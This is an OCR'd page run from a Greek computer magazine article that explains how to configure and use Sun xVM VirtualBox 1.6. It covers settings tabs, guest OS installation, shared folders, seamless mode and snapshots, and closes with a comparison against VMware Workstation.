
Αφού έχετε εγκαταστήσει ένα συμβατό guest λειτουργικό σύστημα, μπορείτε να εγκαταστήσετε τα Guest Additions διαλέγοντας αρχικά την επιλογή Install Guest Additions από το μενού Devices της εικονικής μηχανής. Εφόσον γνωρίζετε το χειρισμό του guest λειτουργικού, η εγκατάσταση είναι εύκολη διαδικασία. Αν συναντήσετε προβλήματα, ανατρέξτε στην αναλυτική βοήθεια του VirtualBox.

1. Σημειώστε ότι, αν νωρίτερα επιλέξατε Fixed-size image, η χωρητικότητα του φυσικού δίσκου, στον οποίο διαλέξατε να αποθηκευτεί το αρχείο .vdi, θα μειωθεί άμεσα κατά το μέγεθος που ορίσατε. Αν πάλι επιλέξατε Dynamically expanding image, το μέγεθος που επιλέγετε εδώ έχει απλώς την έννοια άνω ορίου που μπορεί να φτάσει το μέγεθος του δυναμικά μεγεθυνόμενου (εικονικού) δίσκου.

- Στην καρτέλα General θα μπορείτε να ρυθμίσετε το όνομα της μηχανής, τον τύπο του λειτουργικού που θα εγκατασταθεί, το μέγεθος της βασικής μνήμης, το μέγεθος μνήμης του εικονικού ελεγκτή γραφικών, τη σειρά συσκευών σύμφωνα με την οποία η εικονική μηχανή θ' αναζητεί boot media και τον τρόπο διαμοιρασμού των δεδομένων του clipboard, μεταξύ host και guest OS[2].
- Στην καρτέλα Hard Disks μπορείτε ν' αλλάξετε το βασικό εικονικό δίσκο, καθώς και να δημιουργήσετε πρόσθετους, δευτερεύοντες εικονικούς δίσκους. Επίσης, έχετε τη δυνατότητα να ενεργοποιήσετε έναν εικονικό ελεγκτή SATA και να προσθέσετε επιπλέον εικονικούς δίσκους σ' αυτόν.
- Στην καρτέλα CD/DVD-ROM εισαγάγετε εικονικά οπτικούς δίσκους στον... εικονικό οπτικό οδηγό της μηχανής :-) Είναι δυνατόν να το κάνετε αυτό υποδεικνύοντας ένα ISO disc image του δίσκου που θέλετε να «εισαγάγετε». Εναλλακτικά, μπορείτε να χρησιμοποιήσετε έναν πραγματικό δίσκο, σε έναν πραγματικό οπτικό οδηγό, υποδεικνύοντας απλώς την εικονική συσκευή.
- Στην καρτέλα Floppy έχετε τη δυνατότητα να εισαγάγετε εικονικά δισκέτες στον (εικονικό!) οδηγό δισκέτας της μηχανής. Η λειτουργικότητα του χαρακτηριστικού είναι εντελώς όμοια με αυτή των οπτικών δίσκων.
- Στην καρτέλα Audio θα ενεργοποιήσετε τον εικονικό ελεγκτή ήχου της μηχανής και θα ορίσετε τον τύπο της. Αν πρόκειται να εγκαταστήσετε κάποιο σχετικά σύγχρονο λειτουργικό σύστημα, προτείνεται να επιλέξετε εξομοίωση ελεγκτή τύπου ICH AC97. Επιλέξτε SoundBlaster 16 μόνο σε περίπτωση ασυμβατότητας.
- Στην καρτέλα Network μπορείτε να ενεργοποιήσετε μέχρι και τέσσερις εικονικούς ελεγκτές δικτύου, να ορίσετε τον τύπο τους και να επιλέξετε τον τρόπο με τον οποίο αυτοί είναι (εικονικά) συνδεδεμένοι με το φυσικό υπολογιστή και το δίκτυό του. Εκτός κι αν είστε απόλυτα σίγουροι γι' αυτό που κάνετε, αφήστε τις προκαθορισμένες ρυθμίσεις ως έχουν.
- Στην καρτέλα Serial Ports έχετε το δικαίωμα να ενεργοποιήσετε μέχρι δύο εικονικές σειραϊκές θύρες στη μηχανή και να «προωθήσετε» σ' αυτές συσκευές που είναι συνδεδεμένες στις φυσικές σειραϊκές θύρες του υπολογιστή σας.
- Στην καρτέλα USB μπορείτε να ενεργοποιήσετε το χαρακτηριστικό υποστήριξης USB που αναφέρθηκε νωρίτερα. Παρατηρήστε ότι έχετε τη δυνατότητα να ορίσετε αν ο εικονικός ελεγκτής USB θα είναι τύπου 1.1 ή 2.0, καθώς και να δημιουργήσετε φίλτρα, ώστε, όταν συνδέετε USB συσκευές στον υπολογιστή και η εικονική μηχανή βρίσκεται σε λειτουργία, το VirtualBox να είναι σε θέση να καθορίζει αν αυτές προορίζονται για χρήση από το host ή το guest OS.
- Στην καρτέλα Shared Folders μπορείτε να προσθέσετε φακέλους απ' το σύστημα αρχείων του host, οι οποίοι θα είναι προσπελάσιμοι από το

Θυμάστε το θρυλικό Elite; Ξέρετε ότι ακόμη και σήμερα μπορείτε να ξαναζήσετε τη μοναδική ατμόσφαιρά του; Δεν έχετε ιδέα για τι πράγμα μιλάμε; Όπως και να 'χει, γυρίστε στη σελίδα 128.

2. Η λειτουργία αυτού του χαρακτηριστικού απαιτεί την εγκατάσταση των Guest Additions.



Στιγμιότυπο από την εγκατάσταση του Hardy Heron σε εικονική μηχανή του VirtualBox.

guest OS. Η λειτουργία αυτή είναι ιδιαίτερα πρακτική, αλλά απαιτεί την εγκατάσταση των Guest Additions στο guest λειτουργικό. Σημειώστε ότι και χωρίς τα Guest Additions το μοίρασμα αρχείων είναι δυνατό, μέσω τυπικού file sharing, π.χ., μέσω SAMBA.

- Τέλος, στην καρτέλα Remote Display έχετε τη δυνατότητα να ενεργοποιήσετε και να ρυθμίσετε το διακομιστή RDP, χαρακτηριστικό το οποίο αναφέρθηκε νωρίτερα.

Το VirtualBox επιτρέπει στο χρήστη ν' αλλάξει οποιεσδήποτε από τις παραπάνω ρυθμίσεις της εικονικής μηχανής ακόμα και μετά την εγκατάσταση guest OS (μόνη προϋπόθεση είναι να μη βρίσκεται σε λειτουργία η μηχανή). Ωστόσο, έχετε υπόψη ότι τέτοιες αλλαγές μετά την εγκατάσταση guest ενδέχεται να προκαλέσουν προβλήματα εκκίνησης του τελευταίου, ανάλογα με το επίπεδο υποστήριξης plug 'n' play του λειτουργικού και τη φύση των ρυθμίσεων. Η αλλαγή, λόγου χάρη, του τύπου εικονικού ελεγκτή ήχου μετά την εγκατάσταση guest OS μπορεί να προκαλέσει σημαντικά προβλήματα, αν το λειτουργικό παρέχει ανώριμη υποστήριξη plug 'n' play, όπως κάνουν τα Windows 95.

ΕΓΚΑΤΑΣΤΑΣΗ GUEST ΛΕΙΤΟΥΡΓΙΚΟΥ ΣΥΣΤΗΜΑΤΟΣ

Η διαδικασία εγκατάστασης ενός λειτουργικού στην εικονική μηχανή είναι ουσιαστικά ίδια με τη διαδικασία εγκατάστασης σ' ένα νέο, αληθινό υπολογιστή. Αρχικά θα πρέπει να «εισαγάγετε» στην εικονική μηχανή το μέσο εγκατάστασης του λειτουργικού. Αν αυτό είναι CD, DVD ή δισκέτα(!), μπορείτε να εισαγάγετε το μέσο στην αντίστοιχη συσκευή του υπολογιστή

σας και αντιστοιχίζοντας τη συσκευή αυτή με την ανάλογη εικονική σε μία από τις καρτέλες CD/DVD και Floppy, στις ρυθμίσεις της εικονικής μηχανής. Όμοια, αν έχετε το μέσο εγκατάστασης σε μορφή ISO image, είναι δυνατόν να υποδείξετε το συγκεκριμένο αρχείο .iso στη μηχανή, μέσα από τις ίδιες καρτέλες ρυθμίσεων. Στη συνέχεια, ανάλογα πάλι με το μέσο εγκατάστασης που χρησιμοποιήσατε, ενδέχεται να χρειαστεί να ρυθμίσετε τη σειρά συσκευών boot της εικονικής μηχανής, από την καρτέλα General των ρυθμίσεών της. Η εγκατάσταση του guest OS είναι πλέον έτοιμη να ξεκινήσει. Επιλέξτε το όνομα της εικονικής σας μηχανής από το κεντρικό παράθυρο του VirtualBox και κάντε κλικ στο Start, ώστε να την εκκινήσετε. Αν κάνατε σωστά τις πιο πάνω ρυθμίσεις, η εγκατάσταση του λειτουργικού θα ξεκινήσει αυτόματα, κι από δω και πέρα δεν έχετε παρά να ακολουθήσετε τις προτροπές του οδηγού εγκατάστασης.

ΧΡΗΣΗ ΕΙΚΟΝΙΚΗΣ ΜΗΧΑΝΗΣ

Ξεκινάτε τη χρήση μιας εικονικής μηχανής από το κεντρικό παράθυρο του VirtualBox, όπως ακριβώς το κάνατε κατά την εγκατάσταση του λειτουργικού. Με το πρώτο κλικ που κάνατε μέσα στο παράθυρο της εικονικής μηχανής, αυτή σας έχει ήδη «κλέψει» το ποντίκι και το πληκτρολόγιο και, αν θέλετε να τα απελευθερώσει, ώστε να εργαστείτε στο host λειτουργικό, δεν έχετε παρά να πατήσετε το επονομαζόμενο πλήκτρο host, δηλαδή το δεξί πλήκτρο [Ctrl], στο πληκτρολόγιό σας[3].

Αν εγκαταστήσετε τα Guest Additions στο λειτουργικό της εικονικής μηχανής, η ανάγκη χρήσης του πλήκτρου host καταργείται.

Στο μενού Devices, στο παράθυρο της μηχανής, υπάρχουν όλες οι ρυθμίσεις που μπορείτε να κάνετε στις συσκευές της κατά τη διάρκεια της λειτουργίας. Μπορείτε να «εισαγάγετε» και να «εξαγάγετε» οπτικούς δίσκους στην εικονική, οπτική συσκευή της μηχανής, να «εισαγάγετε» και

Σε Seamless Mode οι εφαρμογές του guest λειτουργικού μεταφέρονται στην επιφάνεια εργασίας του host. Στο στιγμιότυπο βλέπετε τον Firefox του Linux στην επιφάνεια εργασίας των Vista. Όπως μπορείτε να δείτε, εκτός από τα παράθυρα, από το guest OS μεταφέρονται και οι μπάρες του Ubuntu.

να «εξαγάγετε» δισκέτες στον εικονικό οδηγό δισκέτας, να ενεργοποιήσετε και να απενεργοποιήσετε τους εικονικούς ελεγκτές δικτύου, τις συσκευές USB, τα shared folder και τον RDP server. Για ευκολία, οι ρυθμίσεις αυτές είναι προσπελάσιμες και με δεξί κλικ στα εικονίδια που εμφανίζονται στη δεξιά πλευρά της γραμμής κατάστασης του παραθύρου.
Αν ενεργοποιήσατε κάποιο shared folder και θέλετε να το χρησιμοποιήσετε μέσα από το guest λειτουργικό, θα πρέπει κατ' αρχάς να έχετε εγκαταστήσει τα Guest Additions. Στη συνέχεια, αν το guest λειτουργικό είναι Windows, ανοίξτε μια κονσόλα και δώστε την εντολή:


```
net use x: \\vboxsvr\sharename
```

όπου x: είναι το drive letter με το οποίο θα είναι προσπελάσιμος ο κοινός φάκελος από τον Explorer, και sharename το όνομα που δώσατε στον κοινό φάκελο κατά την ενεργοποίησή του. Αν το guest λειτουργικό είναι τύπου UNIX, σε μια κονσόλα δώστε την εντολή:

```
mount -t vboxsf sharename mountpoint
```

όπου το sharename είναι ό,τι και πριν και το mountpoint η διαδρομή από την οποία θα είναι προσπελάσιμος ο φάκελος.
Στο μενού Machine, τώρα, οι τέσσερις πρώτες επιλογές αφορούν στον τρόπο εμφάνισης της εικονικής μηχανής στο guest OS[4]. Ιδιαίτερο ενδιαφέρον παρουσιάζει η επιλογή Seamless Mode, κατά την οποία τα παράθυρα του guest λειτουργικού εμφανίζονται στην επιφάνεια εργασίας του host —και όχι μέσα στο παράθυρο της μηχανής—, σαν να ήταν native apps του host.
Η επιλογή Insert Ctrl-Alt-Del θα στείλει το συγκεκριμένο συνδυασμό πλήκτρων στην εικονική μηχανή. Παρέχεται μ' αυτό τον τρόπο γιατί η πληκτρολόγηση του συνδυασμού πλήκτρων στο πραγματικό πληκτρολόγιο του υπολογιστή σας στέλνεται πάντα στο host OS. Παρόμοια, οι εντολές Reset και Shutdown, στο ίδιο μενού, έχουν για την εικονική μηχανή την ίδια λειτουργία μ' αυτή που έχουν τα αντίστοιχα hardware κουμπιά για τον αληθινό υπολογιστή.
Η επιλογή Take snapshot σας επιτρέπει να αποθηκεύετε διαφορετικές καταστάσεις του λειτουργικού, τις οποίες μετά μπορείτε να καλείτε κατά την εκκίνηση της μηχανής. Πρόκειται ουσιαστικά για μια λειτουργία παρόμοια με το hibernation, μόνο που λειτουργεί ανεξάρτητα από την

3. Αν επιθυμείτε να αλλάξετε το πλήκτρο host, μπορείτε να το κάνετε από το κεντρικό παράθυρο του VirtualBox, επιλέγοντας File→Preferences→Input.
4. Οι περισσότερες από τις επιλογές αυτές απαιτούν την εγκατάσταση των Guest Additions. Επιπλέον, η επιλογή Seamless Mode απαιτεί την παραχώρηση πάνω από 10MB στη μνήμη του εικονικού ελεγκτή γραφικών.



Το Ubuntu 8.04, αριστερά σε VMware Workstation 6.03 και δεξιά σε VirtualBox 1.6. Παρά τη μεγαλύτερη ένδειξη bogomips και την κάπως υπερβολική μέτρηση των MHz στο VMware, οι επιδόσεις των δύο εικονικών μηχανών είναι ουσιαστικά ίδιες.

υποστήριξη hibernation από το host λειτουργικό και με τη διαφορά ότι μπορείτε να συνεχίζετε την εργασία σας από πολλές διαφορετικές καταστάσεις. Τέλος, η επιλογή Pause μπορεί να αναστείλει, προσωρινά, τη λειτουργία της εικονικής μηχανής —χωρίς να την απενεργοποιήσει—, ενώ η Close σας παρέχει τη δυνατότητα να απενεργοποιήσετε την εικονική μηχανή με τρεις διαφορετικούς τρόπους: α. αποθηκεύοντας πρώτα την κατάστασή της (όπως ακριβώς στα snapshot), β. στέλνοντας σήμα τερματισμού στο λειτουργικό, για ασφαλή τερματισμό, γ. τερματίζοντας τη μηχανή βίαια, σαν να τραβήξατε το καλώδιο τροφοδοσίας της!

ΣΥΓΚΡΙΣΗ ΜΕ VMWARE ΚΑΙ ΤΕΛΙΚΟ ΣΥΜΠΕΡΑΣΜΑ

Γι' αυτή την παρουσίαση το Sun xVM VirtualBox 1.6 εγκαταστάθηκε σε Windows Vista Business SP1 (32bit) και ως guest λειτουργικά εγκαταστήσαμε το Ubuntu Linux 8.04 (Hardy Heron) και το Windows XP Professional SP2. Και για τα δύο χρησιμοποιήθηκαν οι εκδόσεις 32bit και μετά την εγκατάστασή τους εφαρμόστηκαν όλες οι διαθέσιμες ενημερώσεις. Για λόγους σύγκρισης οι ίδιες ακριβώς διαδικασίες εγκατάστασης έγιναν σε δύο αντίστοιχες εικονικές μηχανές του VMware Workstation 6.03. Το VirtualBox δούλεψε σταθερά και χωρίς εκπλήξεις σε ό,τι δοκιμάσαμε. Οι δε επιδόσεις του ήταν ιδιαίτερα ικανοποιητικές, συγκρίσιμες μ' αυτές του host λειτουργικού (εκτός φυσικά τις εφαρμογές που χρησιμοποιούν έντονα το υποσύστημα γραφικών). Κατά μέσο όρο, οι επιδόσεις ήταν παρόμοιες μ' αυτές που πήραμε από το VMware. Στον τομέα της ευκολίας χρήσης το βρήκαμε αρκετά πιο έξυπνα σχεδιασμένο από το VMware. Οι ευκολίες που παρέχουν και οι δύο εφαρμογές virtualization είναι εντελώς αντίστοιχες, με εξαίρεση ίσως το drag 'n' drop και τη μεγαλύτερη γκάμα αναλύσεων οθόνης που υποστηρίζει το VMware. Τελικά, το VirtualBox μπορεί να μην αποτελεί λόγο για να αντικαταστήσετε το VMware, αν το χρησιμοποιείτε ήδη, ωστόσο αποτελεί σίγουρα λόγο να το δοκιμάσετε αν ψάχνετε μια καλή, εύκολη και δωρεάν λύση virtualization.

preato

Hardware

31

